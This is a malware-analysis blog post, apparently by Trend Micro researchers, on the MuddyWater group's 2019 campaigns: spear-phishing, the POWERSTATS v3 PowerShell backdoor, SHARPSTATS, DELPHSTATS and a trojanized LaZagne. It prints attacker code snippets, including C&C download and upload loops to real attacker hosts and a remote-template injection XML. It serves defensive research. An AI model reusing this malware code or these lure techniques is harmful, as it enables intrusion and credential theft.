
MuddyWater Resurfaces, Uses Multi-Stage Backdoor POWERSTATS V3 and New Post-Exploitation Tools

Posted on: June 10, 2019 at 5:02 am **Posted in:** Malware, Targeted Attacks **Author:** Trend Micro

By Daniel Lunghi and Jaromir Horejsi

We found new campaigns that appear to wear the badge of MuddyWater. Analysis of these campaigns revealed the use of new tools and payloads, which indicates that the well-known threat actor group is continuously developing their schemes. We also unearthed and detailed our other findings on MuddyWater, such as its connection to four Android malware families and its use of false flag techniques, among others, in our report "New MuddyWater Activities Uncovered: Threat Actors Used Multi-Stage Backdoors, False Flags, Android Malware, and More."

One of the campaigns sent spear-phishing emails to a university in Jordan and the Turkish government. The said legitimate entities' sender addresses were not spoofed to deceive email recipients. Instead, the campaign used compromised legitimate accounts to trick victims into installing malware.


lun. 08/04/2019 09:50

supplies .gov.jo>

Students Migration Verification - Civil Status and passport Department

To Undisclosed recipients:

Unistudent_SocialID.docx
264 KB

Dear,

According to the Civil Status and passport Department some of your students have to verify their information about their migration. please check the attachment of this students and inform them to verify their information as soon as possible.

Best Regards

Figure 1. Screenshot of a spear-phishing email spoofing a government office, dated April 8, 2019.

```
Received: from [redacted].GOVER.Local (unknown [redacted]) by [redacted].gov.jo
 (Postfix) with ESMTPS; Mon,  8 Apr 2019 10:49:59 +0300 (EEST)
Received: from GOVERCHV20.GOVER.Local ([redacted]) by [redacted].GOVER.Local
 ([redacted]) with Microsoft SMTP Server (TLS) id 14.3.408.0; Mon, 8 Apr 2019
 10:49:58 +0300
Received: from [redacted].GOVER.Local ([redacted]) by
 [redacted].GOVER.Local ([::1]) with mapi id 14.03.0415.000; Mon, 8 Apr 2019
 10:49:57 +0300
Authentication-Results: spf=pass (sender IP is [redacted])
 smtp.mailfrom=[redacted].gov.jo; [redacted].edu.jo; dkim=none (message not signed)
 header.d=none;[redacted].edu.jo; dmarc=bestguesspass action=none
 header.from=[redacted].gov.jo;compauth=pass reason=109
Received-SPF: Pass (protection.outlook.com: domain of [redacted].gov.jo designates
 [redacted] as permitted sender) receiver=protection.outlook.com;
 client-ip=[redacted]; helo=[redacted].gov.jo;
Thread-Topic: Students Migration Verification - Civil Status and passport
 Department
```

Figure 2. Email headers showing the origin of the spear-phishing email

Our analysis revealed that the threat actor group deployed a new multi-stage PowerShell-based backdoor called POWERSTATS v3. The spear-phishing email that contains a document embedded with a malicious macro drops a VBE file encoded with Microsoft Script Encoder. The VBE file, which holds a base64-encoded block of data containing obfuscated PowerShell script, will then execute. This block of data will be decoded and saved to the *%PUBLIC%* directory under various names ending with image file extensions such as .jpeg and .png. The PowerShell code will then use custom string

Featured Stories

- systemd Vulnerability Leads to Denial of Service on Linux
- qkG Filecoder: Self-Replicating, Document-Encrypting Ransomware
- Mitigating CVE-2017-5689, an Intel Management Engine Vulnerability
- A Closer Look at North Korea's Internet
- From Cybercrime to Cyberpropaganda

Security Predictions for 2019

Our security predictions for 2019 are based on our experts' analysis of the progress of current and emerging technologies, user behavior, and market trends, and their impact on the threat landscape. We have categorized them according to the main areas that are likely to be affected, given the sprawling nature of the technological and sociopolitical changes under consideration.
Read our security predictions for 2019.

Business Process Compromise

Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Recent Posts

- MuddyWater Resurfaces, Uses Multi-Stage Backdoor POWERSTATS V3 and New Post-Exploitation Tools
- CVE-2019-2725 Exploited and Certificate Files Used for Obfuscation to Deliver Monero Miner
- Monero-Mining Malware PCASTLE Zeroes Back In on China, Now Uses Multilayered Fileless Arrival Techniques
- BlackSquid Slithers Into Servers and Drives With 8 Notorious Exploits to Drop XMRig Miner
- Infected Cryptocurrency-Mining Containers Target Docker Hosts With Exposed APIs, Use Shodan to Find Additional Victims

obfuscation and useless code blocks to make it difficult to analyze.

```
for(;
(((296 + 976) -ne (-4605)) -and -not(((527 -ne (-([int](2405 / 5)))) -
)
){
    Write-Host ('{2}{0}{3}{1}'-f's0','05','Po','00');
    $BF7wVfQnD2IPh = $H21_ZShSXfPBiiqR;
    $FOgv2RGjVOXrXQd = $h21_ZshsXFPBiiQr;
    $BF7wVFQND2IPH = (-4005);
    $h21_ZsHSxFPBiiqR = $r29bgruAW1ACY4kBOxF;
    $g3q8pGRdlPpGIe7HV5sO0 = $fOgv2RgJvOXrxQD;
    $h21_ZSHSXFPbiiqR = ($SBYmQH0CrT0vkgUQG7+(-([int](199528 / 49))));
    $nnW_N_Ne5 = (1338 - 523);
}
```

Figure 3. Code snippet of obfuscated and useless code

The final backdoor code is revealed after the deobfuscation of all strings and removal of all unnecessary code. But first, the backdoor will acquire the operating system (OS) information and save the result to a log file.

```
function get_osinfo()
{
    get_username;
    get_userdomain;
    get_tasklist;
    get_desktopfiles;
    get_ipaddress;
    get_architecture;
}

get_osinfo | out-file $env:temp\log.txt;
```

Figure 4. Code snippet of OS information collection

This file will be uploaded to the command and control (C&C) server. Each victim machine will generate a random GUID number, which will be used for machine identification. Later on, the malware variant will start the endless loop, querying for the GUID-named file in a certain folder on the C&C server. If such a file is found, it will be downloaded and executed using the *Powershell.exe* process.

A second stage attack can be launched by commands sent to a specific victim in an asynchronous way, e.g., another backdoor payload can be downloaded and installed to targets that they are interested in.

```
try{
    $webclient.DownloadFile("http://[redacted]/sDownloads/"+ $generated_guid + ".jpeg",$ENV:public +"\"+ "ieee" + ".dat");
    run_ieee_dat;
    break;
```

Figure 5. The code in POWERSTATS v3 which downloads the second attack stage

We were able to analyze a case where the group launched a second stage attack. The group was able to download another backdoor, which is supported by the following commands:

- Take screenshots
- Command execution via the cmd.exe binary
- If there's no keyword, the malware variant assumes that the input is PowerShell code and executes it via the "Invoke-Expression" cmdlet

```
if($raw532IRFRSU3SpQEBh.startswith("screenshot"))
{
    $MUyv9K7F6Gv2 = get-screenshot;
    upload_file ("http://"+$c2address+"/ls.php?TOKEN=Pomy54tvbRetceX&funx=sc&i="
```

Figure 6. The code in POWERSTATS v3 (second stage) that handles the screenshot command

The C&C communication is done using PHP scripts with a hardcoded token and a set of backend functions such as *sc* (screenshot), *res* (result of executed command), *reg* (register new victim), and *uDel* (self-delete after an error).

```
$c2response = download_file("http://"+$c2address+"/command/" + $guid_value +".cmd");
if ($c2response -ne "Error")
```

Figure 7. In an endless loop, the malware variant queries a given path on the C&C server, trying to download a GUID-named file with commands to execute.

Other MuddyWater campaigns in the first half of 2019

The MuddyWater threat actor group has been actively targeting victims with a variety of tricks, and they seem to keep on adding more as they move forward with new campaigns. The campaign that used POWERSTATS v3 is not the only one we found with new tricks. We observed other campaigns that changed their delivery methods and dropped file types. Notably, these campaigns have also changed payloads and publicly available post-exploitation tools.

Discovery Date	Method for dropping malicious code	Type of files dropped	Final payload

2019-01	Macros	EXE	SHARPSTATS
2019-01	Macros	INF, EXE	DELPHSTATS
2019-03	Macros	Base64 encoded, BAT	POWERSTATS v2
2019-04	Template injection	Document with macros	POWERSTATS v1 or v2
2019-05	Macros	VBE	POWERSTATS v3

Table 1. MuddyWater's delivery methods and payloads in 2019 1H

In January 2019, we discovered that the campaign started using SHARPSTATS, a .NET-written backdoor that supports DOWNLOAD, UPLOAD, and RUN functions. In the same month, DELPHSTATS, a backdoor written in the Delphi programming language, emerged. DELPHSTATS queries the C&C server for a .dat file before executing it via the *Powershell.exe* process. Like SHARPSTATS, DELPHSTATS employs custom PowerShell script with code similarities to the one embedded into the former.

```
private static bool GetSystemInfo(string id)
{
    bool result;
    try
    {
        string value = string.Concat(new string[]
        {
            Program.b64encode_and_XOR(Program.GetMachineName()),
            "_",
            Program.b64encode_and_XOR(Program.GetUsername()),
            "_",
            Program.b64encode_and_XOR(Program.GetDomainName()),
            "_",
            Program.b64encode_and_XOR(Program.GetOS()),
            "_",
            Program.GetCurrentDateTime(),
            "_",
            Program.GetIPaddress(),
            "_",
            Program.b64encode_and_XOR(Program.loc)
        });
        string path = "id_" + id;
```

Figure 8. SHARPSTATS can be used to collect system information by dropping and executing a PowerShell script.

```
004C7545    push        4C7784; 'http://amazo0n.serveftp.com/Data/'
004C754A    push        dword ptr ds:[4D60E8]; gvar_004D60E8:AnsiString
004C7550    push        4C77B0; '.dat'
```

Figure 9. The code in DELPHSTATS that queries a certain directory on the C&C server. It's where operators upload additional payload.

We came across the heavily obfuscated POWERSTATS v2 in March 2019. An earlier version of this backdoor decodes the initial encoded/compressed blocks of code, while an improved version appeared later on. The latter heavily uses format strings and redundant backtick characters. The function names in the earlier version were still somehow readable, but they were completely randomized in later versions.

```
${G`loBA`l`:`PRoJect`cO`de} = ("{0}{1}{2}" -f("{0}{1}"-f ("{0}{1}" -f '403','34'),'0'),'3','3')
${gLobAL`:pROj`ECtF`iR`sTHiT} = ("{0}{1}{2}" -f'scr',("{0}{2}{1}" -f'tA','ntl','g'),'.1')
${g`l`obAL:hel`lo`M`SGURi} = ("{2}{11}{4}{12}{5}{7}{8}{10}{3}{13}{6}{9}{1}{0}"-f ("{0}{1}" -f '
${gL`ob`AL:g`E`T`CmDURi} = ("{11}{10}{12}{2}{5}{7}{9}{8}{3}{0}{6}{4}{1}"-f 'and','p','94',("{0}
${g`lOB`A`L:sET`CmdreSUl`TuRi} = ("{1}{17}{6}{20}{3}{11}{16}{0}{13}{15}{14}{12}{4}{2}{5}{18}{19
${Gl`O`Bal:Getc`m`drE`Sult} = ''

function B`AsI`c`infoCoLLEC`ToR
{
    try{${HOsT`Na`ME} = (g`Et`-`wmi`oBJecT -Class ("{4}{0}{6}{5}{1}{2}{3}"-f 'i','Ope',("{0}{1}
    try{${os`ArCh} = (G`eT`-WmI`OBjECT -Class ("{1}{0}{3}{4}{2}" -f'_O',("{1}{0}"-f '32','Win')
    try{${O`sFU`ll`NAMe} = (G`Et-`w`M`IObjEcT -Class ("{4}{2}{0}{3}{1}" -f 'pe','em',("{0}{1}"
    try{${dOm`A`iN`NAMe} = (G`et-W`MioBjE`ct -Class ("{1}{4}{2}{0}{5}{3}" -f 'Sy','W',("{0}{1}"
    try{${uSer`NA`mE} = (g`Et-W`mi`obj`ECT -class ("{2}{4}{0}{1}{3}{5}"-f("{1}{0}{2}" -f 'Co',',
    try{${iPA`D`d`RESs} = (T`E`sT-conNE`cTIon -ComputerName ${ho`St`N`AMe} -count 1)."IPV4A`dDr

    try{return ${Osf`U`lLn`AME}.("{1}{0}" -f 'im','tr')."Inv`oKe"() + '*' + ${O`sArCh}.("{1}{0}
}
```

Figure 10. Obfuscated POWERSTATS v2

After deobfuscation, the main backdoor loop queries different URLs for a "Hello server" message to obtain command and upload the result of the run command to the C&C server.

```
function main
{
    while(${tRUE})
        {
            HelLOseRVERlOop
            gETcoMMAndloOP
            exeCUtecOmMANDAndsetCoMmANDResuLtlOOP
        }
}
```

Figure 11. Deobfuscated main loop of POWERSTATS v2

Use of different post-exploitation tools

We also observed MuddyWater's use of multiple open source post-exploitation tools, which they deployed after successfully compromising a target.

Name of the Post-Exploitation Tool	Programming language/Interpreter
CrackMapExec	Python, PyInstaller
ChromeCookiesView	Executable file
chrome-passwords	Executable file
EmpireProject	PowerShell, Python
FruityC2	PowerShell
Koadic	JavaScript
LaZagne	Python, PyInstaller
Meterpreter	Reflective loader, executable file
Mimikatz	Executable file
MZCookiesView	Executable file
PowerSploit	PowerShell
Shootback	Python, PyInstaller
Smbmap	Python, PyInstaller

Table 2. Tools used by MuddyWater campaigns over the years.

The delivery of the EmpireProject stager is notable in one of the campaigns that we monitored. The scheme involves the use of template injection and the abuse of the CVE-2017-11882 vulnerability. If the email recipient clicks on a malicious document, a remote template is downloaded, which will trigger the exploitation of CVE-2017-11882. This will then lead to the execution the EmpireProject stager.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns=
"http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/
attachedTemplate" Target="http://droobox.online/luncher.doc"
TargetMode="External"/></Relationships>
```

Figure 12. Clicking on the malicious document leads to the abuse of CVE-2017-11882 and the execution of the EmpireProject stager.

Another campaign also stands out for its use of the LaZagne credential dumper, which was patched to drop and run POWERSTATS in the main function.

```
def intimoddumpers():
    sdll = base64.b64decode('PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGl
    slogs = base64.b64decode('W3JlcnNpb25dDQpTaWduYXR1cmU9JGNoaW
    sini = '-FJ+QM2?@2CQ1AX1G-,<*+VI.XQ/UW-BQ0RZ2?C1B91=C.ER2[Z1
    saveToFile(sdll, 'c:\\programdata\\WindowsDriverINI.dll')
    saveToFile(slogs, 'c:\\programdata\\WindowsDriverINI.logs')
    saveToFile(sini, 'c:\\programdata\\WindowsDriverINI.ini')
    os.system('c:\\windows\\system32\\rundll32.exe advpack.dll,L


if __name__ == '__main__':
    intimoddumpers()
    parser = argparse.ArgumentParser(description=constant.st.ban
    parser.add_argument('-version', action='version', version='V
    PPoptional = argparse.ArgumentParser(add_help=False, formatt
    PPoptional._optionals.title = 'optional arguments'
```

Figure 13. LaZagne has been patched to drop and run POWERSTATS in the main function. See added *intimoddumpers()* function. Note the typo in the function name – its **INTI**, not INIT.

Conclusion and security recommendations

While MuddyWater appears to have no access to zero-days and advanced malware variants, it still managed to compromise its targets. This can be attributed to the constant development of their schemes.

Notably, the group's use of email as an infection vector seems to yield success for their campaigns. In this regard, apart from using smart email security solutions, organizations should inform their employees of ways to stay safe from email threats.

Organizations can also take advantage of Trend Micro™ Deep Discovery™, a solution that provides

detection, in-depth analysis, and proactive response to today's stealthy malware and targeted attacks in real time. It provides a comprehensive defense tailored to protect organizations against targeted attacks and advanced threats through specialized engines, custom sandboxing, and seamless correlation across the entire attack lifecycle, allowing it to detect threats even without any engine or pattern updates.

View our full report to learn more about the other MuddyWater details we discovered.

Related Posts:

- **Another Potential MuddyWater Campaign uses Powershell-based PRB-Backdoor**
- **Supply Chain Attack Operation Red Signature Targets South Korean Organizations**
- **Lazarus Continues Heists, Mounts Attacks on Financial Organizations in Latin America**
- **Monero Miner-Malware Uses RADMIN, MIMIKATZ to Infect, Propagate via Vulnerability**

Tags: DELPHSTATS MuddyWater POWERSTATS SHARPSTATS